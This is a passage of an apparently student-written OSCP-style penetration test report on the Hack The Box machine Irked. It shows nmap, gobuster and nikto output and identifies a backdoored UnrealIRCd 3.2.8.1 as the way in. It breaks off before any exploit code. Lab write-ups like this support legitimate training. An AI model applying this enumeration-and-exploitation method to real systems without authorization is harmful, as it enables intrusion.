Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-13

Contents

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **Irked**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **Irked** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

Irked(10.10.10.117) - **The version used in ircd is vulnerable to backdoor command execution vulnerability**

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test.During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Irked - 10.10.10.117

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining Irked to a variety of systems. During this penetration test, I was able to successfully gain Irked to **Irked**.

3.2.1 System IP: 10.10.10.117(Irked)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.117	**TCP**: 22,80,111,6697,8067,65534\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Mon Oct 11 09:09:11 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪  10.10.10.117
Nmap scan report for 10.10.10.117
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-10-11 09:09:12 EDT for 14s
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE REASON         VERSION
22/tcp  open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
| ssh-dss
↪  AAAAB3NzaC1kc3MAAACBAI+wKAAyWgx/P7Pe78y6/80XVTd6QEv6t5ZIpdzKvS8qbkChLB7LC+/HVuxLshOUtac4oHr/IF9YBytBoaAte8
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
| ssh-rsa
↪  AAAAB3NzaC1yc2EAAAADAQABAAABAQDDGASnp9kH4PwWZHx/V3aJjxLzjpiqc2FOyppTFp7/JFKcB9otDhh5kWgSrVDVijdsK95KcsEKC/
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
| ecdsa-sha2-nistp256
↪  AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFeZigS1PimiXXJSqDy2KTT4UEEphoLAk8/ftEXUq0ihDOFDrpgT0Y
|   256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC6m+0iYo68rwVQDYDejkVvsvg22D8MN+bNWMUEOWrhj
80/tcp  open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.10 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
111/tcp open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44708/tcp6  status
|   100024  1          51854/tcp   status
|   100024  1          52255/udp   status
|_  100024  1          61000/udp6  status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 11 09:09:27 2021 -- 1 IP address (1 host up) scanned in 15.58 seconds
```

Nmap-Full

```
# Nmap 7.92 scan initiated Mon Oct 11 09:11:33 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪   10.10.10.117
Nmap scan report for 10.10.10.117
Host is up, received echo-reply ttl 63 (0.15s latency).
Scanned at 2021-10-11 09:11:34 EDT for 141s
Not shown: 65528 closed tcp ports (reset)
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
| ssh-dss
↪   AAAAB3NzaC1kc3MAAACBAI+wKAAyWgx/P7Pe78y6/80XVTd6QEv6t5ZIpdzKvS8qbkChLB7LC+/HVuxLshOUtac4oHr/IF9YBytBoaAte8
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
| ssh-rsa
↪   AAAAB3NzaC1yc2EAAAADAQABAAABAQDDGASnp9kH4PwWZHx/V3aJjxLzjpiqc2FOyppTFp7/JFKcB9otDhh5kWgSrVDVijdsK95KcsEKC/
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
| ecdsa-sha2-nistp256
↪   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFeZigS1PimiXXJSqDy2KTT4UEEphoLAk8/ftEXUq0ihDOFDrpgT0Y
|   256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC6m+0iYo68rwVQDYDejkVvsvg22D8MN+bNWMUEOWrhj
80/tcp    open  http    syn-ack ttl 63 Apache httpd 2.4.10 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind syn-ack ttl 63 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          44708/tcp6  status
|   100024  1          51854/tcp   status
|   100024  1          52255/udp   status
|_  100024  1          61000/udp6  status
6697/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
8067/tcp  open  irc     syn-ack ttl 63 UnrealIRCd
51854/tcp open  status  syn-ack ttl 63 1 (RPC #100024)
65534/tcp open  irc     syn-ack ttl 63 UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Oct 11 09:13:55 2021 -- 1 IP address (1 host up) scanned in 141.42 seconds
```

Gobuster

```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.117/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:
↪  /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/11 04:46:05 Starting gobuster in directory enumeration mode
===============================================================

/index.html           (Status: 200) [Size: 72]
/icons/               (Status: 403) [Size: 293]
/manual/              (Status: 200) [Size: 626]
```

Nikto

```
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.117
+ Target Hostname:    10.10.10.117
+ Target Port:        80
+ Start Time:         2021-10-11 09:28:15 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
↪  protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
↪  content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 48, size: 56c2e413aa86b,
↪  mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is
↪  the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7863 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-10-11 09:47:48 (GMT-4) (1173 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.117

Vulnerability Exploited : The version of Unrealircd is vulnerable to Backdoor Command Execution

System Vulnerable : 10.10.10.117


Vulnerability Explanation : The specific version of the unrealircd is vulnerable to backdoor command execution which resulted in shell

Privilege Escalation Vulnerability : Setting SGID for teh user to execute command is sometimes very dangerous

Vulnerability fix : Administrator has to make sure to upgrade the version of ircd installed on the system also make sure to provide the required access to the user with the SUID or SGID

Severity Level : Critical


From the scan we see couple of ports open which are ports 22,80,111,6697,8067,65534. Checking the http port doesnt give anything interesting.



IRC is almost working!

Figure 3.1: irked/images/205-website.png

RPC port also not giving anything interesting. Lets move on to UnrealIRCd by doing the hexchat we can see the version installed on the machine as .



Network List - HexChat

User Information

Nick name: root

Second choice: root_

Third choice:

User name: root

Networks

New Network

2600net

2ch

AccessIRC

AfterNET

Aitvaras


□ Skip network list on startup

□ Show favorites only

Figure 3.2: 210-hexchat_add.png

Hexchat –> Nickname(root) –> Second choice(root) –> User name(root) –> Add –> irked.htb –> Edit –>

10.10.10.117/6697 –> Connect.



Network List - HexChat

User Information

Nick name: root

Second choice: root_

Third choice:

User name: root

Networks

irked.htb

New Network

2600net

2ch


AccessIRC

AfterNET

Aitvaras

□ Skip network list on startup □ Show favorites only

Figure 3.3: 215-add_irked.png



Edit irked.htb - HexChat

10.10.10.117/6667

□ Connect to selected server only

□ Connect to this network automatically

☑ Bypass proxy server

□ Use SSL for all the servers on this network

□ Accept invalid SSL certificates

☑ Use global user information

Nick name:

Second choice:

Real name:

User name:


Login method: Default

Password:

Character set: UTF-8 (Unicode)

Figure 3.4: 220-server_add.png


After connecting the chat we get the version of the ircd chat installed on the server.



```
[00:53:24]   Python interface loaded
[00:53:24] * Looking up 10.10.10.117
[00:53:24] * Connecting to 10.10.10.117 (10.10.10.117:6697)
[00:53:24] * Connected. Now logging in.
[00:53:25] * *** Looking up your hostname...
[00:53:33] * *** Couldn't resolve your hostname; using your IP address instead
[00:53:34] * You have not registered
[00:53:34] * Welcome to the ROXnet IRC Network root!root@10.10.14.3
[00:53:34] * Your host is irked.htb, running version Unreal3.2.8.1
[00:53:34] * This server was created Mon May 14 2018 at 13:12:50 EDT
[00:53:34] * irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj
[00:53:34] * UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTA
